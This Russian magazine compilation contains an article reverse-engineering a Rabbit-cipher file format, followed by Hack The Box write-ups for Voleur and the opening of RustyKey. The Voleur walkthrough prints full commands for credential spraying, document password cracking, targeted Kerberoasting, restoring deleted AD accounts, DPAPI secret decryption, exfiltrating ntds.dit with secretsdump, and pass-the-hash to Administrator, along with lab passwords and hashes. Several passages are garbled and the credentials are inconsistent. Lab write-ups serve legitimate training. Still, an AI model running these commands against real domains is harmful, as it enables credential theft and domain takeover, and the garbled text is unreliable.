Я уже неоднократно писал про известные и не очень криптоалгоритмы. На этот раз хочу обратить внимание на потоковый шифр Rabbit. Этот шифр был создан в качестве более шустрой альтернативы классическим крипторам типа AES, его даже отправляли на конкурс eStream, но пока безрезультатно. Впрочем, про то, как и кем он был создан и почему считается быстрым, а также всю теорию и лирику, касающуюся этого криптоалгоритма, ты и сам на досуге можешь прочитать в Википедии. А я, как обычно, разберу практические аспекты его применения и реверса на примере конкретного приложения.

Итак, на этот раз постановка задачи следующая. Имеется некое узкоспециализированное приложение, название которого мы по понятным причинам называть не будем. Одна из его специфических функций — конвертирование данных в редкий экзотический формат, требуется его реверсировать и по возможности написать собственный конвертер по полученным данным. По счастью, приложение ничем не защищено, написано на C с легким налетом Qt, а его код открыт для исследования.

Файлы данных, которые нам предстоит исследовать, очень объемные и совершенно несжимаемые, энтропия просто зашкаливает, и, на первый взгляд, заполнены они исключительно белым шумом. Попробуем оценить динамику блочной записи в них при помощи программы Process Monitor. Ставим фильтр на файловые операции и имя нашего приложения, затем включаем процесс экспорта. В логе Procmon видно, что файл пишется последовательными блоками размером по `0x40000` байт, причем перед каждой записью блок примерно такой же длины считывается из входного файла.



PID	Operation	Result	Detail
1192	ReadFile	SUCCESS	Offset: 23.597.056, Length: 258.048
1192	ReadFile	SUCCESS	Offset: 23.855.104, Length: 4.096
1192	WriteFile	SUCCESS	Offset: 23.592.960, Length: 262.144, Priority: Normal
1192	ReadFile	SUCCESS	Offset: 23.859.200, Length: 258.048
1192	ReadFile	SUCCESS	Offset: 24.117.248, Length: 4.096
1192	WriteFile	SUCCESS	Offset: 23.855.104, Length: 262.144
1192	ReadFile	SUCCESS	Offset: 24.121.344, Length: 258.048
1192	ReadFile	SUCCESS	Offset: 24.379.392, Length: 4.096
1192	WriteFile	SUCCESS	Offset: 24.117.248, Length: 262.144
1192	ReadFile	SUCCESS	Offset: 24.383.488, Length: 258.048
1192	ReadFile	SUCCESS	Offset: 24.641.536, Length: 4.096
1192	WriteFile	SUCCESS	Offset: 24.379.392, Length: 262.144
1192	ReadFile	SUCCESS	Offset: 24.645.632, Length: 258.048
1192	ReadFile	SUCCESS	Offset: 24.903.680, Length: 4.096
1192	WriteFile	SUCCESS	Offset: 24.641.536, Length: 262.144
1192	ReadFile	SUCCESS	Offset: 24.907.776, Length: 258.048
1192	ReadFile	SUCCESS	Offset: 25.165.824, Length: 4.096

То есть никакой компрессии формат не использует, исключительно шифрование. Попробуем проследить, что именно происходит с блоком данных между чтением из исходного файла и записью в исследуемый. Для этого мы снова действуем по схеме, которую я уже неоднократно описывал: открываем программу в нашем любимом отладчике x64dbg и непосредственно перед операцией сохранения ставим точку останова на функцию `kernel32.ReadFile`. На всякий случай поставив условие для останова — фильтр по длине, равной `4096=0x1000`, поскольку мы обратили внимание, что блоки такого размера частенько читаются из входного файла данных. Дальнейшую последовательность действий, я думаю, ты уже выучил наизусть по моим предыдущим статьям — как только программа останавливается для чтения очередного блока данных, мы смотрим стек вызовов и определяем место вызова текущего `fread` из основной программы. В IDA это место выглядит так.

```
v29 = -2;
Buffer = 0;
if ( fread(&Buffer, 8u, 1u, Stream) == 1 || ((unsigned __int64)&v18 ^ v33) != _security_cookie )
{
  do
  {
LABEL_4:
    sub_14015B150(&v18, &byte_1404EE7F0, &A3D::AvF::ISaveLoadLog::`RTTI Complete Object Locator', &v26);
    sub_1402D0400(v18, 16);
    sub_1402CB0E0(v31, v18, 16);
    v27 = 0;
    sub_14015B270(&v21, 0x40000, &v27, v28);
    v25 = 0;
    if ( !Buffer )
      goto LABEL_14;
    v6 = (FILE *)a2;
    v24 = v2;
    a2 = 0;
    v7 = (FILE *)v4;
    v4 = Buffer;
    while ( 1 )
    {
      v4 -= a2;
      if ( v4 >= 0x40000 )
        v4 = 0x40000;
      if ( fread(v21, 1u, (v4 + 15) & 0xFFFFFFFFFFFFFFF0uLL, v7) != ((v4 + 15) & 0xFFFFFFFFFFFFFFF0uLL) )
        break;
      if ( (unsigned int)sub_1402CB590(v31, v32, &v25, 8) )
      {
        v2 = v24;
```


Место вызова fread

Код похож именно на то, что мы искали, — цикл чтения/сохранения данных блоками `0x40000` байт. Попробуем проследить, какие манипуляции происходят с блоком данных между `fread` и `fwrite`.

```
        v20 = 0;
      }
      if ( ((unsigned __int64)&v18 ^ v32) == _security_cookie )
        return 0xFFFFFFFFLL;
      goto LABEL_4;
    }
    if ( (unsigned int)sub_1402CBAA0(v31, v21, v21, (v4 + 15) & 0xFFFFFFFFFFFFFFF0uLL) )
    {
      v2 = v24;
      if ( v21 )
      {
        v12 = v21;
        if ( (unsigned __int64)(v23 - (_QWORD)v21) >= 0x1000 )
        {
          v12 = (_BYTE *)*((_QWORD *)v21 - 1);
          if ( (unsigned __int64)((_BYTE *)v21 - v12) < 8 || (unsigned __int64)((_BYTE *)v21 - v12) > 0x27 )
            goto LABEL_27;
        }
        j_j_free(v12);
        v21 = 0;
        v22 = 0;
        v23 = 0;
      }
      if ( v18 )
      {
        v13 = v18;
        if ( (unsigned __int64)(v20 - (_QWORD)v18) >= 0x1000 )
        {
          v13 = (_BYTE *)*((_QWORD *)v18 - 1);
          if ( (unsigned __int64)(v18 - v13) < 8 || (unsigned __int64)(v18 - v13) > 0x27 )
            goto LABEL_26;
        }
        j_j_free(v13);
        v18 = 0;
        v19 = 0;
        v20 = 0;
      }
      if ( ((unsigned __int64)&v18 ^ v32) == _security_cookie )
        return 0xFFFFFFFFLL;
      goto LABEL_4;
    }
    if ( fwrite(v21, 1u, v4, v6) != v4 )
    {
      v2 = v24;
```


Манипуляции с блоком данных

Легко видеть, что считанные в буфер `v21` данные из него же и сохраняются, однако побывав перед этим в процедуре `sub_1402CBAA0`. Внутри нее нас ожидает ужасная мешанина головоломного кода со множеством битовых операций и «волшебных» констант.



```
v19 = v11 + (v14 < v10) - 749914925;
*(_DWORD *)(a1 + 36) = v19;
v20 = *(_DWORD *)a1 + v14;
v21 = v12 + (v19 < v11) + 886263092;
*(_DWORD *)(a1 + 40) = v21;
v22 = v13 + (v21 < v12) + 1295307597;
*(_DWORD *)(a1 + 44) = v22;
v23 = v15 + (v22 < v13) - 749914925;
*(_DWORD *)(a1 + 48) = v23;
v24 = v16 + (v23 < v15) + 886263092;
*(_DWORD *)(a1 + 52) = v24;
v25 = v17 + (v24 < v16) + 1295307597;
*(_DWORD *)(a1 + 56) = v25;
v26 = v18 + (v25 < v17) - 749914925;
*(_DWORD *)(a1 + 64) = v26 < v18;
v27 = (v20 * v20)
    ^ (HIWORD(v20) * HIWORD(v20)
     + ((HIWORD(v20) * (unsigned __int16)v20 + (((unsigned __int16)v20 * (unsigned int)(unsigned __int16)v20) >> 17)) >> 15));
v28 = v19 + *(_DWORD *)(a1 + 4);
v29 = (v28 * v28)
    ^ (HIWORD(v28) * HIWORD(v28)
     + ((HIWORD(v28) * (unsigned __int16)v28 + (((unsigned __int16)v28 * (unsigned int)(unsigned __int16)v28) >> 17)) >> 15));
v30 = v21 + *(_DWORD *)(a1 + 8);
v31 = (v30 * v30)
    ^ (HIWORD(v30) * HIWORD(v30)
     + ((HIWORD(v30) * (unsigned __int16)v30 + (((unsigned __int16)v30 * (unsigned int)(unsigned __int16)v30) >> 17)) >> 15));
v32 = v22 + *(_DWORD *)(a1 + 12);
v33 = (v32 * v32)
    ^ (HIWORD(v32) * HIWORD(v32)
     + ((HIWORD(v32) * (unsigned __int16)v32 + (((unsigned __int16)v32 * (unsigned int)(unsigned __int16)v32) >> 17)) >> 15));
v34 = v23 + *(_DWORD *)(a1 + 16);
v35 = v24 + *(_DWORD *)(a1 + 20);
```

Сильно похоже на криптоалгоритм, причем не шибко популярный. Навскидку загуглив первую же встретившуюся константу из него — `749914925=0x2CB2CB2D`, с огорчением видим, что Гугл с его искусственным интеллектом ничего вразумительного подсказать не может. По счастью, у нас есть более действенные инструменты. К примеру, загрузив нашу исследуемую программу в Krypto analyzer, мы убеждаемся в том, что имеем дело именно с Rabbit.



Попробуем теперь разобраться в том, каким боком этот алгоритм прикручен к решению нашей задачи и как реализовать его функционирование в собственной программе. Для этого нам все-таки придется слегка нырнуть в теорию. Бегло прочитаем описание алгоритма, статью из Википедии и для большей наглядности — спецификацию от авторов Rabbit. Чтобы тебе было проще разобраться в этой высоконаучной писанине, попробую на пальцах объяснить суть того, что мы ищем.

Как любой блочный криптор, Rabbit реализует этапы инициализации начального состояния и собственно шифрование-расшифровку блока данных с последующей сменой состояния. Найденная нами процедура `sub_1402CBAA0` и является реализацией последнего этапа. Шифрование блока в Rabbit выполняется путем побайтового XOR текущего блока данных со 128-битным блоком шифрования (в спецификации его называют блоком S). Это значит, что алгоритм симметричен, причем шифрование идентично расшифровке, поскольку для расшифровки блока достаточно сделать XOR зашифрованного блока с таким же шифрующим блоком S, как и для шифрования.

В свою очередь, при каждой смене внутреннего состояния шифрующий блок формируется из вектора состояния, в котором восемь 32-битных переменных состояний (названных в спецификации X) и восемь 32-битных счетчиков переменных (C). Как я уже говорил, после шифрования каждого блока вектор состояния хитрым образом меняется. Слегка вглядевшись в код, мы видим, что на входе процедуры `sub_1402CBAA0` указатель на вектор состояния передается первым параметром (блоки X и C объединены в один 0x40-байтовый массив), а указатель на шифруемый (или, в зависимости от контекста, расшифровываемый) блок — вторым и зачем-то третьим параметрами. Попробуем найти теперь процедуру инициализации состояния, а через нее — ключ шифрования.

Мы уже поняли, что на скриншоте, озаглавленном «Манипуляции с блоком данных», указатель на вектор состояния находится в переменной `v32`. Первое упоминание этой переменной (очевидно, инициализация) мы обнаружим, поднявшись чуть выше по коду в процедуре `sub_1402CB590` (скриншот «Место вызова fread»). Однако на процедуру инициализации эта функция не похожа, как минимум по логике получается, что в этом случае состояние бы переинициализировалось после чтения каждого блока. Да и не похожа входная переменная `v31` на ключ шифрования своим размером — ключ шифрования у Rabbit тоже 128-битный.

А вот процедура `sub_1402CB0E0(v31, v18, 16)`, в которой `v31` инициализируется, выглядит именно как начальная инициализация вектора состояния, причем даже ключ понятен — `v18`. На самом деле, как ты, вероятно, уже догадался, процедура `sub_1402CB590` тоже играет важную роль в процессе шифрования, но мы вернемся к ней чуть позднее.

А сейчас, когда у нас есть ключ шифрования, уже можно подумать над самостоятельной реализацией процесса, тем более что проверить все наши гипотезы мы можем, только самостоятельно зашифровав и расшифровав данные. А реализовывать алгоритм придется самим — как я предупреждал в самом начале, Rabbit пока еще далек от внесения в стандарты потоковых крипторов и, соответственно, в стандартные библиотеки не входит. Более того, даже самописные его реализации особо не гуглятся. Самое вменяемое, что я нашел, — это заброшенный десять лет назад в состоянии полуготовности проект на Java под названием RabbitCipher. Если ты любитель Java, то можешь использовать его, лично я адаптировал его на C#, благо синтаксис у них почти идентичный. Для адаптации этого кода надо всего-навсего корректно исправить `int` на `UInt32` и `long` на `UInt64`, да по мелочи обработать напильником.

Однако итог нас не сильно радует: первый же сгенерированный нашим кодом шифрующий блок S не совпадает с рассчитанным программой, соответственно, данные шифруются неверно. Копнув код чуть глубже, мы обнаруживаем, что инициализация начального состояния `sub_1402CB0E0` проходит правильно — полученный вектор `v31` совпадает с расчетным, а вот вектор состояния `v32`, который используется в процедуре шифрования `sub_1402CBAA0`, уже от него отличается и нам не подходит.

Итак, мы снова вернулись к процедуре `sub_1402CB590`, преобразующей вектор состояния `v31` в `v32`. Внимательно посмотрев на код `RabbitCipher.java`, мы обнаруживаем, что там не реализован весьма важный этап — настройка вектора исполнения (IV). На соответствующей процедуре `setupIV(byte[] IV)` стоит заглушка с комментарием, чтобы пытливые люди вроде нас с тобой не расслаблялись, а реализовали ее самостоятельно. Раз так, попробуем проделать этот фокус.

В описании алгоритма из Википедии вообще опустили этот этап, видимо посчитав его незначительным. Можно вытащить его из кода программы, реверсировав процедуру `sub_1402CB590`, но это достаточно муторно, поэтому открываем главу 2.4 спецификации, ссылку на которую я давал выше, и читаем, что там написано по этому поводу:

```
2.4. IV Setup Scheme
 If an IV is used for encryption, the counter variables are modified
 after the key setup. Denoting the IV bits by IV[63..0], the setup
 proceeds as follows:
 C0 = C0 ^ IV[31..0] C1 = C1 ^ (IV[63..48] || IV[31..16])
 C2 = C2 ^ IV[63..32] C3 = C3 ^ (IV[47..32] || IV[15..0])
 C4 = C4 ^ IV[31..0] C5 = C5 ^ (IV[63..48] || IV[31..16])
 C6 = C6 ^ IV[63..32] C7 = C7 ^ (IV[47..32] || IV[15..0])
 The system is then iterated another 4 times, each iteration
 consisting of counter update (Section 2.5) and next-state function
 (Section 2.6).
 The relationship between key and IV setup is as follows:
 - After the key setup, the resulting inner state is saved as a
master
 state. Then the IV setup is run to obtain the first encryption
 starting state.
 - Whenever re-initialization under a new IV is necessary, the IV
 setup is run on the master state again to derive the next
 encryption starting state.
```

То есть, говоря простыми словами, процедура настройки вектора исполнения заключается в том, чтобы разбить 64-битный инициализационный вектор исполнения IV на четыре 16-битных фрагмента, которые нужно в определенном порядке поксорить со счетчиками переменных C и затем четыре раза сменить состояние. Так что, несмотря на весь ужас, который мы видим в декомпилированной процедуре `sub_1402CB590` в IDA, нормальная ее реализация выглядит так:

```
public void setupIV(UInt16 [] IV)
        {
            C[0] ^= (IV[0] | ((UInt32)IV[1] << 16));
            C[1] ^= (((UInt32)IV[3] << 16) | IV[1]);
            C[2] ^= (IV[2] | ((UInt32)IV[3] << 16));
            C[3] ^= (((UInt32)IV[2] << 16) | IV[0]);
            C[4] ^= (IV[0] | ((UInt32)IV[1] << 16));
            C[5] ^= (((UInt32)IV[3] << 16) | IV[1]);
            C[6] ^= (IV[2] | ((UInt32)IV[3] << 16));
            C[7] ^= (((UInt32)IV[2] << 16) | IV[0]);
            nextState();
            nextState();
            nextState();
            nextState();
        }
```

Какое же число используется в качестве IV, что характерно, меняющееся после чтения каждого блока? На первом скриншоте мы видим, что при вызове `sub_1402CB590` это значение находится в переменной `v25`, имеющей тип int64, в начале обнуляемой и инкрементируемой после чтения каждого блока. То есть это банальный счетчик блоков. Вставляем его параметром `setupIV` в нашей реализации и убеждаемся, что теперь файл криптуется и декриптуется правильно.

Итак, все пункты поставленной задачи нами выполнены — мы опознали алгоритм шифрования, используемый при кодировании редкого формата данных, реверсировали специфические особенности его использования и даже написали собственный модуль, повторяющий эти действия. Не обещаю, что данный навык сильно понадобится тебе в дальнейшей работе, все-таки алгоритм достаточно молодой и редко употребимый, но кто знает? Если он действительно так хорош по скорости и надежности, как обещают разработчики, возможно, в определенном будущем он потеснит AES и RC4 в обойме распространенных потоковых шифров.

HTB VOLEUR

Voleur

ОС	Уровень	Опубликована	Автор
Windows	Medium	30 августа 2025	4ekToR

Выходим из окружения WSL и повышаем привилегии на сервере

Сегодня я покажу, как можно выйти из Windows Subsystem for Linux, если мы получили доступ только к этому окружению. Также расшифруем документ, восстановим учетную запись и используем Active Directory и извлечем данные DPAPI для получения учетки.

Наша конечная цель — получение прав суперпользователя на машине Voleur с учебной площадки Hack The Box.

WARNING

Подключаться к машинам с HTB рекомендуется с применением средств виртуализации и изоляции. Не делай этого с компьютера, где есть важные для тебя данные, так как ты можешь в общий сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`

```
10.10.11.76    voleur.htb
```

Кроме IP машины, нам известны учетные данные пользователя domena.

```
ID.10.11.76
```

Отсканируем все TCP-порты машины:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "[0-9]" | cut -d "/" -f 1 | tr
'\n' ',' | sed s/,$//)
nmap -Pn$ports -sC -sV $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование всех портов — более надежным альтернативным с использованием имеющихся портов скан [...]

Результат работы скрипта

Сканер нашел 12 открытых портов:

- 88 — Kerberos;
- 135 — Microsoft RPC;
- 139 — NetBIOS-ssn;
- 389 — LDAP;
- 445 — SMB;
- 464 — kpasswd5;
- 593 (HTTP-RPC-EPMAP) — используется в службах DCOM и MS Exchange;
- 636 — LDAP с шифрованием SSL или TLS;
- 2222 — скорее OpenSSH;
- 3268 (LDAP) — доступ к Global Catalog от клиента к контроллеру;
- 3269 (LDAPS) — для доступа к Global Catalog от клиента к контроллеру через зашифрованное соединение;
- 5985 — WinRM.

ТОЧКА ВХОДА

Проверим выданные нам учетные данные с помощью **NetExec**:

```
nxc smb 10.10.11.76 -u ryan.naylor -p 'HollowOtl1Nyt
```


Проверяем учетные данные

В ответе получили ошибку `STATUS_NOT_SUPPORTED` и знаем, что доступ есть, аутентификация работает. Для этого обновим файл `/etc/hosts` и добавим туда новый хостнейм:

```
10.10.11.76 voleur.htb dc.voleur.htb
```

Теперь можно обратиться к LDAP и запросить список пользователей. Исходя из имеющихся учетных записей попробуем с ними подключиться:

```
faketime -f '+8h' nxc ldap 10.10.11.76 -u 'ryan.naylor' -p
'HollowOtl1Nyt' -k --users
```


Список пользователей

Аутентификация прошла, теперь просмотрим список общих каталогов SMB:

```
faketime -f '+8h' nxc smb dc.voleur.htb -u 'ryan.naylor' -p
'HollowOtl1Nyt' -k --shares
```


Список общих каталогов

Нам доступен для чтения каталог `IT`, например, также есть что-то похожее. Используем **smbclient** из пакета **samba-client** подключаемся к общему каталогу и забираем файлы. Они окажутся помещены в текущую директорию. Кстати, которые мы скачали, тоже будут доступны нам в Windows:

```
faketime -f '+8h' smbclient\\ -U voleur.htb \\\\dc.voleur.htb -c
'ryan.naylor\ HollowOtl1Nyt' -k 'lockto dc.voleur.htb'
```


Скачиваем файлы из каталога

Открываем документ и видим, что некоторые пароли зашифрованы:

Открываем документ

Получить данные из таблицы мы не можем, так как документ защищен паролем:

Пароль для входа

Получим из файла имя профиля пароля. Сделать это можно скриптом **file-office2john**.

Получаем хеш пароля

А теперь подберем пароль к документу с помощью John the Ripper, это происходит очень быстро.

```
john --wordlist=rockyou.txt hash.txt
```


Подбираем пароль

Открываем документ и видим там несколько пар учетных данных:

Открываем документ

ТОЧКА ОПОРЫ

Снова используем **LDAP** и запрашиваем список пользователей. Исходя из ошибки учетные записи имеют небольшие ограничения:

```
faketime -f '+8h' nxc ldap 10.10.11.76 -u 'ryan.naylor' -p
'HollowOtl1Nyt' -k
```


Список пользователей

```
faketime -f '+8h' nxc ldap 10.10.11.76 -u 'ryan.naylor' -p
'HollowOtl1Nyt' -k --users
```


Список пользователей

```
faketime -f '+8h' nxc ldap 10.10.11.76 -u 'ryan.naylor' -p
'HollowOtl1Nyt' -k --users-export
```


Список пользователей

```
faketime -f '+8h' nxc ldap 10.10.11.76 -u svc_ldap -p 'M1XyC9pWzTn5Vr
9'
```


Проверка учетных данных

```
faketime -f '+8h' nxc ldap 10.10.11.76 -u svc_ldap -p 'M1XyC9pWzTn5Vr
9' -k
```


Проверка учетных данных

Список пользователей сохранили в файл, если что-то пропустим через наименование, можно в другом учетные данные.

```
faketime -f '+8h' nxc ldap 10.10.11.76 -u users.txt -p
'M1XyC9pWzTn5Vr9' -k
```


Проверка учетных данных

```
faketime -f '+8h' nxc ldap 10.10.11.76 -u svc_ldap -p 'M1XyC9pWzTn5Vr
9' -k
```


Проверка учетных данных

Собираем информацию о домене с помощью **BloodHound**.

Справка: Bloodhound

Bloodhound — это инструмент для поиска скрытых для анализа путей в сетях Windows. Он использует теорию графов для выявления скрытых и часто сложных отношений между различными объектами в Active Directory. Бэ можно использовать, чтобы администраторы могли обнаружить эти пути. Однако злой хакер может использовать Bloodhound, чтобы продвигаться гораздо глубже в сеть, чем это возможно без инструмента. Они бывают в нескольких версиях. Мы будем использовать Community Edition, которая доступна ОС и на разных типах систем.

Собирать данные будем с помощью **RustHound**. Эта версия коллектора может использовать аутентификацию Kerberos. Данные будут собраны в архив `.zip` для импорта в BloodHound:

```
[domain_realm]
    voleur.htb = VOLEUR.HTB
    .voleur.htb = VOLEUR.HTB

[libdefaults]
    default_realm = VOLEUR.HTB
    dns_lookup_realm = false
    dns_lookup_kdc = false
    ticket_lifetime = 24h
    forwardable = true

[realms]
    VOLEUR.HTB = {
        kdc = DC.VOLEUR.HTB
        admin_server = DC.VOLEUR.HTB
        default_domain = VOLEUR.HTB
    }
```

Затем запишем в `/etc/krb5.conf` и выполнить подключение к службе LDAP:

```
faketime -f '+8h' getTGT.py voleur.htb/ryan.naylor:HollowOtl1Nyt

KRB5CCNAME=ryan.naylor.ccache faketime -f '+8h' ./rusthound-ce -d
voleur.htb --ldapfqdn 'DC.' -k -z -f a1
```


Сбор информации

Как показывает граф BloodHound, учетная запись `svc_ldap` имеет право `WriteSPN` на учетную запись `svc_winrm`, которая состоит в группе `REMOTE MANAGEMENT USERS`.

Граф BloodHound

Право `WriteSPN` позволяет нам запускать данные с `ServicePrincipalName`. То есть мы можем запускать любые данные в этот атрибут учетки `svc_winrm` и затем извлечь этот Kerberoasting для получения хеша пароля нашего пользователя и дальнейшего подбора пароля. Извлечь данные `ServicePrincipalName` можно с помощью `targetedKerberoast`:

```
faketime -f '+8h' bloodyAD --host dc.voleur.htb -d voleur.htb -u svc_
ldap -p 'M1XyC9pWzTn5Vr9' set object 'svc_winrm'
servicePrincipalName -v 'test/OU.voleur.htb'
```

INFO

Подробнее о технике Kerberoasting читай в статье «Active Directory от ИБ. Атакуем Kerberoasting. ASREPRoasting и LDAP Pagination».

Запрос данных

Теперь выполним атаку Kerberoasting. Сделать это можно, используя пакет `impacket`.

```
faketime -f '+8h' nxc ldap 10.10.11.76 -u svc_ldap -p 'M1XyC9pWzTn5Vr
9' --kerberoasting out.txt
```


Получаем хеш пароля

Отправляем хеш на брут в **hashcat** и спустя несколько секунд получаем пароль.

```
hashcat out.txt rockyou.txt
```


Подбираем пароль скриптом

Так как пользователь состоит в группе `REMOTE MANAGEMENT USERS`, мы можем получить сессию через **WinRM**. Воспользуемся `evil-winrm` и подключимся:

```
faketime -f '+8h' getTGT.py 'voleur.htb/svc_winrm':
'AFireInsidedeOzarctica980219afi'
```


Получаем TGT

```
KRB5CCNAME=svc_winrm.ccache faketime -f '+8h' evil-winrm -i dc.
voleur.htb -r voleur.htb
```


Подключаемся

ПРОДВИЖЕНИЕ


BloodHound нечего нам показать в данном случае, поэтому попробуем перейти к пользователю `svc_ldap`. Для этого воспользуемся с помощью **bloodyAD**

```
faketime -f '+8h' bloodyAD --host dc.voleur.htb -d voleur.htb -u svc_
ldap -p 'M1XyC9pWzTn5Vr9' get writable --include-del
```

Продолжение статьи

HTB VOLEUR

ВЫХОДИМ ИЗ ОКРУЖЕНИЯ WSL И ПОВЫШАЕМ ПРИВИЛЕГИИ НА СЕРВЕРЕ



Права записи на объекты домена

Как видно по выводу утилиты, у нас есть права записи на объект **Todd Wolfe** в контейнере **Deleted Objects**. В этом контейнере хранятся объекты из корзины Active Directory.

Корзина Active Directory выполняет те же функции, что и обычная корзина на компьютере, то только для объектов домена (видно по упоминанию tombstone в группах отключён). Когда объект домена удаляется, он не исчезает полностью, а помещается как удалённый и перемещается в скрытый контейнер на 180 дней до полного удаления. Тем не менее, у объекта сохраняются все свойства, такие как членство в группах, списки ACL, SID History. Восстановить объект можно с помощью bloodyAD.

```
faketime -f '+8h' bloodyAD --host dc.voleur.htb -d voleur.htb -u svc_ldap -p 'M1XyC9pW7qT5Vn' -k set restore 'todd.wolfe'
```

Восстановленная учетная запись

В документе был рассмотрен восстановленный учетный записи, стоит проверить.

```
faketime -f '+8h' nxc ldap 10.10.11.76 -u todd.wolfe -p NightTimePidgin14 -k
```

Проверка учетных данных

У новой учетной записи нет прав на другие объекты AD, но зато есть доступ к общему каталогу SMB.

```
faketime -f '+8h' nxc smb dc.voleur.htb -u todd.wolfe -p NightTimePidgin14 -k --shares
```

Доступные SMB каталоги

Подключаемся к общему каталогу `IT` с помощью **smbclient-ng** и проверяем доступные файлы. В этом контексте у нас есть возможность получить доступ к домашнему каталогу пользователя.

```
faketime -f '+8h' smbclientng -d voleur.htb -host dc.voleur.htb -u todd.wolfe -p NightTimePidgin14 -k --kdcHost dc.voleur.htb
```

Содержимое домашнего каталога пользователя

Так как у нас есть пароль учетной записи, мы можем скачать зашифрованные файлы DPAPI и мастер-ключи DPAPI и расшифровать их оффлайн.

Скачивание файлов DPAPI

Теперь на своей машине с помощью скрипта **impacket-dpapi** расшифруем мастер-ключ DPAPI.

```
dpapi.py masterkey -file 08949382-134f-4c63-b93c-ce52efcba188 -password 'NightTimePidgin14' -sid S-1-5-21-3927696377-1337352550-2781715495-1110
```

Мастер-ключ DPAPI

С помощью мастер-ключа теперь можно расшифровать сам блоб данных DPAPI.

```
dpapi.py credential -file 772275FAD58525253490A9B0039791D3 -key 0xd283247647d1d5e0a01ef271ede2d299248d1cb032006lfd53355fea2907f9cf879b10c9f329c77c4fd0b9bf83a9e240ce2b8a9bf0920ab015969ccaed5f50650a83
```

Расшифрованные учетные данные

Так мы получаем учетные данные пользователя **jeremy.combs**.

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

В контексте новой учетной записи `todd.wolfe` подключаемся к каталогу и находим там приватный SSH-ключ и какую-то заметку.

```
faketime -f '+8h' smbclientng -d voleur.htb -host dc.voleur.htb -u jeremy.combs -p qT3V9pLXyN7W4m -k --kdcHost dc.voleur.htb
```

Содержимое общего каталога

В заметке сказано, что администратор устал от ссылок Windows и предлагает использовать WSL и инструменты из Linux. Windows Subsystem for Linux (WSL) — это технология Microsoft, которая позволяет запускать Linux-дистрибутивы прямо в Windows.

Содержимое файла Note to IT

Из приватного ключа SSH получаем имя учетной записи для подключения.

```
chmod 600 id_rsa
ssh-keygen -y -f ./id_rsa
```

Публичный ключ пользователя


Тетю авторизуемся по SSH и получим сессию внутри WSL.

```
ssh -i id_rsa svc_backup@voleur.htb -p 2222
```

Сессия пользователя svc_backup


WSL

Так как в WSL сохраняются бэкапы с основной системы, первым делом просмотрим монтированные ресурсы в каталоге **/mnt**. Так получаем содержимое диска C.



Содержимое каталога /mnt/c

Среди сохраненных файлов находим каталог **Backups** с копиями файлов `ntds.dit`, `SYSTEM` и `SECURITY`.



Содержимое каталога Backups

Копируем эти файлы в каталог **/tmp**, после чего скачиваем через **scp**.

```
cp /mnt/c/IT/Third-Line\ Support/Backups/Active\ Directory/ntds.dit /tmp/
cp /mnt/c/IT/Third-Line\ Support/Backups/registry/SYSTEM /tmp/

scp -i id_rsa -P 2222 svc_backup@voleur.htb:/tmp/ntds.dit ./
scp -i id_rsa -P 2222 svc_backup@voleur.htb:/tmp/SYSTEM ./
```

Из файла NTDS парсим учетные данные пользователей домена.

```
impacket-secretsdump -ntds ntds.dit -system SYSTEM LOCAL
```

Учетные данные пользователей домена

С хешем пароля администратора получаем TGT-билет и авторизуемся по WinRM как Administrator.

```
faketime -f '+8h' getTGT.py voleur.htb/Administrator -hashes :e656e07c56d831611b5773160b259ad2

KRB5CCNAME=./Administrator.ccache faketime -f '+8h' evil-winrm -i dc.voleur.htb -r voleur.htb
```

Флаг рута

Машина захвачена!

HTB RUSTYKEY

RustyKey

ОС: Windows	СЛОЖНОСТЬ: Средний	ОПУБЛИКОВАНО: 2021	ТОЧКА ВХОДА: SMB

Применяем COM Hijacking для захвата сервера на Windows

RuNNeR
hackwithrunner.com

Сегодня я покажу применение техники COM Hijacking для повышения привилегий в Windows. Но прежде разберем эксплуатацию уязвимости разрешений ACL и скомпрометируем служебную учетку.

Наша конечная цель — получение прав суперпользователя на машине RustyKey с учебной площадки Hack The Box. Уровень задания — сложный.

ВНИМАНИЕ

Подключаться к машинам с HTB рекомендуется с применением средств анонимизации и виртуализации этого плана: не стоит подвергать опасности важные для тебя данные, так как уязвимости в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.75    rustykey.htb
```

В дополнение к IP нам предоставили учетные данные пользователя domain:

```
Machine IP:
10.10.11.75

Machine Information:
As is common in real life Windows pentests, you will start the RustyKey box with credentials for the following low-privileged user: SVC_TGS:GGJ6vHZUsw4xrrtztIxT
```

Информация о машине

Но для начала запускаем сканирование сервисов.

Справка: сканирование портов

Сканирование портов — специальный первый шаг при любой атаке. On-premise инфраструктуры имеют сложную структуру, и найти на хосте правильную службу без полной информации выбирается сканировать все 1 полученную точку входа.

Наиболее известный инструмент — nmap, который и в случае с HTB Rustykey. Результаты этого работы мы можем при помощью следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "[0-9] | cut -d "/" -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV $1
```

Он дергает в два этапа. За первое nmap производит обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся портов (скрипт -A).

```
Nmap scan report for 10.10.11.75
Host is up (0.0055s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2021-10-16 15:47:17Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: rustykey.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: rustykey.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2021-10-16T15:47:23
